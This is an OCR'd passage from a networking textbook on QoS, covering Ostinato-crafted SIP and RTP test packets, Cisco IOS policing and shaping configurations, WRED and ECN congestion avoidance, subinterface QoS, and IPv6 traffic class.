


Figure 15-20. *Ostinato SIP packet construction, IPv4 settings*

Notice that in the IPv4 packet construction settings, we have marked our traffic DSCP AF31.




Figure 15-21. *Ostinato SIP packet construction, UDP ports*

Notice that the destination port is recognized as unencrypted SIP (UDP 5060). Similarly, we can use the same test to test encrypted SIP (UDP port 5061).





Figure 15-22. *Ostinato SIP packet construction, SIP text-based payload*


If you are wondering how to populate the payload or protocol section, you can always use data from https://wiki.wireshark.org/SampleCaptures and massage the data to fit your needs.



this figure will be printed in b/w

Figure 15-23. *Ostinato SIP packet stream control*

The stream control section is where we can specify the rate and number of packets to be generated each time our stream runs. We can have multiple streams specified to run in whichever order the user desires and to run once or to loop each stream by restarting the first stream.



this figure will be printed in b/w

Figure 15-24. *Ostinato SIP packet construction*

Once a stream is constructed, as illustrated by the yellow rectangle in Figure 15-24, you must apply the stream parameters. This will also pre-generate the specified stream of packets. We can then proceed to play/stop our stream with the buttons highlighted by the green rectangle, and the stream will run in the order specified by the stream number on the left and either run once or loop according to the options specified in the settings highlighted by the blue box. Finally, you can see your stream play in the bottom section for the given port group highlighted by the purple rectangle.

Similarly, to craft a VoIP RTP packet, we just need to change a few parameters to the packet construction format as performed for the SIP packet.




Figure 15-25. *Ostinato RTP VoIP packet construction, protocol selection*

Notice that for the RTP VoIP payload packet construction, we have chosen a hex dump as payload. Notice that we have pre-marked our packets with DSCP EF markings.




Figure 15-26. *Ostinato RTP VoIP packet construction, IPv4 settings*

Notice that we selected port values that are within the range used in the pre-classification ACLs at the




Figure 15-27. *Ostinato RTP VoIP packet construction, UDP port settings*

LAN switches.




Figure 15-28. *Ostinato RTP VoIP packet construction, payload data*




Figure 15-29. *Packet capture of the Ostinato generated SIP stream at interface G0/1 of R1*

ip.src_host == 192.168.10.10

	Time	Source	Destination	Protocol	Length	Info
87104	212.823201554	192.168.10.10	192.168.20.20	RTP	214	PT=ITU-T G.711 PCMA, SSRC=0xD2BD4E3E, Seq=1, Time=160, Mark
87105	212.823211548	192.168.10.10	192.168.20.20	RTP	214	PT=ITU-T G.711 PCMA, SSRC=0xD2BD4E3E, Seq=1, Time=160, Mark
87106	212.823714264	192.168.10.10	192.168.20.20	RTP	214	PT=ITU-T G.711 PCMA, SSRC=0xD2BD4E3E, Seq=1, Time=160, Mark
87107	212.824917075	192.168.10.10	192.168.20.20	RTP	214	PT=ITU-T G.711 PCMA, SSRC=0xD2BD4E3E, Seq=1, Time=160, Mark
87108	212.825959329	192.168.10.10	192.168.20.20	RTP	214	PT=ITU-T G.711 PCMA, SSRC=0xD2BD4E3E, Seq=1, Time=160, Mark
87109	212.826739115	192.168.10.10	192.168.20.20	RTP	214	PT=ITU-T G.711 PCMA, SSRC=0xD2BD4E3E, Seq=1, Time=160, Mark
87110	212.826748714	192.168.10.10	192.168.20.20	RTP	214	PT=ITU-T G.711 PCMA, SSRC=0xD2BD4E3E, Seq=1, Time=160, Mark
87111	212.827984798	192.168.10.10	192.168.20.20	RTP	214	PT=ITU-T G.711 PCMA, SSRC=0xD2BD4E3E, Seq=1, Time=160, Mark
87112	212.828907112	192.168.10.10	192.168.20.20	RTP	214	PT=ITU-T G.711 PCMA, SSRC=0xD2BD4E3E, Seq=1, Time=160, Mark
87113	212.829957212	192.168.10.10	192.168.20.20	RTP	214	PT=ITU-T G.711 PCMA, SSRC=0xD2BD4E3E, Seq=1, Time=160, Mark
87114	212.830763589	192.168.10.10	192.168.20.20	RTP	214	PT=ITU-T G.711 PCMA, SSRC=0xD2BD4E3E, Seq=1, Time=160, Mark
87115	212.830773382	192.168.10.10	192.168.20.20	RTP	214	PT=ITU-T G.711 PCMA, SSRC=0xD2BD4E3E, Seq=1, Time=160, Mark
87116	212.831749549	192.168.10.10	192.168.20.20	RTP	214	PT=ITU-T G.711 PCMA, SSRC=0xD2BD4E3E, Seq=1, Time=160, Mark
87117	212.832097456	192.168.10.10	192.168.20.20	RTP	214	PT=ITU-T G.711 PCMA, SSRC=0xD2BD4E3E, Seq=1, Time=160, Mark

Figure 15-30. *Packet capture of the Ostinato generated RTP VoIP payload stream at interface G0/1 of R1*

Figures 15-29 and 15-30 show the Wireshark packet captures of our Ostinato crafted SIP and RTP VoIP payload packets used to test our QoS policy under real protocol match conditions.

One clarification on the example shaping policy before moving onto policing policies is that in any occasion in which tunneling is involved, we need to apply the policy at the entry to the tunnel before the tunneling protocol headers are added since the QoS mechanism is looking at the IP packet structure, unless of course we are using other non-IP mechanisms like CoS for MPLS and switching CoS. That being said, let us explore what an ISP policing policy would like.

We are going to start by exploring a simple policing policy where if the rate is exceeded, the traffic will be dropped.




Figure 15-31. *QoS example topology*

Returning to our example topology in Figure 15-31, the ISP is represented by the switch in the middle, and the policing policy will be applied to interfaces G0/0 and G0/1:

```
policy-map CustomerX
 class class-default
  police 100000000 conform-action transmit  exceed-action drop

interface GigabitEthernet0/0
 negotiation auto
 service-policy input CustomerX
interface GigabitEthernet0/1
 negotiation auto
 service-policy input CustomerX
```

```
To inspect our policy:
ISP#sh policy-map  interface g0/0
*Nov  8 20:26:55.228: %SYS-5-CONFIG_I: Configured from console by console
 GigabitEthernet0/0

  Service-policy input: Customerx

    Class-map: class-default (match-any)
      464 packets, 197528 bytes
      5 minute offered rate 11000 bps, drop rate 0000 bps
      Match: any
      police:
          cir 100000000 bps, bc 3125000 bytes
        conformed 464 packets, 197528 bytes; actions:
          transmit
        exceeded 0 packets, 0 bytes; actions:
          drop
        conformed 11000 bps, exceeded 0000 bps

ISP#sh policy-map  interface g0/1
 GigabitEthernet0/1

  Service-policy input: Customerx

    Class-map: class-default (match-any)
      131386 packets, 85456100 bytes
      5 minute offered rate 1391000 bps, drop rate 0000 bps
      Match: any
      police:
          cir 100000000 bps, bc 3125000 bytes
        conformed 131386 packets, 85456100 bytes; actions:
          transmit
        exceeded 0 packets, 0 bytes; actions:
          drop
        conformed 1391000 bps, exceeded 0000 bps
```

The preceding policy is called a single-rate single-bucket policy, where the bucket of bytes per second is called Bc. Let us say that we want to be nice to our customer and allocate some extra burst bandwidth. The extra bandwidth can be allocated to a maximum of Bc bytes, and those bytes exceeding are tracked in bucket Be. In other words, this type of arrangement allows the user to use extra bandwidth to a maximum equal to the original committed rate (CIR) bandwidth or, in the case of our example, up to an additional 100 Mbps for a total of 200 Mbps. The use of main committed rate (CIR) with an optional burst capacity, Be, is called a single-rate dual-bucket policy:

```
policy-map Customerx
 class class-default
  police 100000000 512000000 conform-action transmit  exceed-action transmit  violate-action
drop
ISP#show policy-map interface g0/0
 GigabitEthernet0/0
```

```
  Service-policy input: Customerx

    Class-map: class-default (match-any)
      8575 packets, 3462604 bytes
      5 minute offered rate 10000 bps, drop rate 0000 bps
      Match: any
      police:
          cir 100000000 bps, bc 512000000 bytes, be 512000000 bytes
        conformed 8575 packets, 3462604 bytes; actions:
          transmit
        exceeded 0 packets, 0 bytes; actions:
          transmit
        violated 0 packets, 0 bytes; actions:
          drop
        conformed 10000 bps, exceeded 0000 bps, violated 0000 bps
```

AU25

Now let us explore a more optimal arrangement where we know our customer normally utilizes an average of 100Mbps but on certain peak times utilizes 150Mbps. We can also setup a dual rate policy by configuring the peak rate (pir) value. What this mean? It means that a rate up to 100Mbps is considered to meet the contract and above 100Mbps but below 150Mbps is consider to exceed, but data at a rate below or equal to 150mbps will be transmitted and any data above the rate of 150Mbps will be dropped. Is important to note that you are not forced to drop exceeding or violating data you may well choose to mark the data with a lower priority.

```
policy-map Customerx
 class class-default
  police cir 100000000 pir 150000000 conform-action transmit  exceed-action drop  violate-
action drop
ISP#show policy-map interface g0/0
 GigabitEthernet0/0

  Service-policy input: Customerx

    Class-map: class-default (match-any)
      12415 packets, 4889172 bytes
      5 minute offered rate 10000 bps, drop rate 0000 bps
      Match: any
      police:
          cir 100000000 bps, bc 3125000 bytes
          pir 150000000 bps, be 4687500 bytes
        conformed 12415 packets, 4889172 bytes; actions:
          transmit
        exceeded 0 packets, 0 bytes; actions:
          drop
        violated 0 packets, 0 bytes; actions:
          drop
        conformed 10000 bps, exceeded 0000 bps, violated 0000 bps
```

It is important to note that you are not forced to drop exceeding or violating data. You may well choose to mark the data with a lower priority:

```
policy-map Customerx
 class class-default
  police cir 100000000 pir 150000000 conform-action transmit  exceed-action set-dscp-
transmit default violate-action drop
```

To finalize this section, we are going to explore other alternatives to dropping packets in our shaping policy. To accomplish a minimization of packet drops, we are going to utilize congestion avoidance techniques. First, let us summarize the options available to us within QoS policies to avoid congestion.

Table 15-7. *Congestion Avoidance Tools*

Tool	Available in IOS?	DSCP based?	Does not drop packets but signals the sender to slow down
Random Early Detection (RED)	No	No	No
Weighted RED (WRED)	Yes	Yes	No
Explicit Congestion Avoidance (ECN)	Yes	Yes	Yes

In the shaping policy example discussed earlier, we used DSCP-based WRED. Now we will modify the shaping policy to use ECN:

```
policy-map QOS-Application
 class VoIP-Payload
  priority percent 2
 class Signaling
  bandwidth percent 1
 class Control
  bandwidth percent 1
 class Management
  bandwidth percent 1
 class class-default
  random-detect dscp-based
  random-detect ecn
  bandwidth percent 95
```

As shown in the policy-map, the devices running the policy will attempt first to issue ECN to the sender. In case that the device still experiences congestion, it will then perform a WRED based on DSCP. Table 15-5 provides an illustration on which DSCP values are utilized by WRED to prioritize the traffic that will be dropped first in case of congestion.

Final note: You may be thinking that we have forgotten about implementing the policy for video traffic. Well, not really. It is reserved as an exercise for you.

QoS on Tunnels and Subinterfaces

Applying QoS policies directly to a subinterface will not work in the intended way. This is because the subinterface does not have the ability to get congestion information from the underlying physical interface. When using subinterfaces, we must apply a shaping policy to the subinterface equal to the intended rate in order to create the queues that can be monitored for congestion within the subinterface. This implementation is similar to what was done previously in the QoS example where the shaping policy was applied to a tunnel interface. For example, if we were to apply the policy on the interface G0/0.11 of router R1 instead of in a tunnel, the resulting policy would be

```
interface GigabitEthernet0/0.11
 encapsulation dot1Q 11
 ip address 172.16.3.1 255.255.255.0
 service-policy output SHAPE-G0/0.11
end
```

The only part that would change from our policy would be the shaping section which would need to be amended to match the intended rate assigned to the subinterface. Let's divide a 1 Gbps interface into multiple subinterfaces using 50 Mbps:

```
policy-map SHAPE-G0/0.11
 class class-default
  shape average 50000000
   service-policy QOS-Application
```

Alternatively, you can divide the physical bandwidth available into multiple GRE tunnels instead of using subinterfaces, but the logic remains that each interface or tunnel needs to have a shaping policy equal to the rate allocated to it.

IPv6 QoS

We have discussed quite a bit of material regarding QoS for IPv4, but what are the differences with IPv6 QoS? Well, not much other than for QoS policies based on ACLs, you would need to define the IPv6 ACL to match in the *class-map*. In IPv6, the ToS IPv4 8-bit header field was renamed to Traffic class header field, and it's still 8 bits.

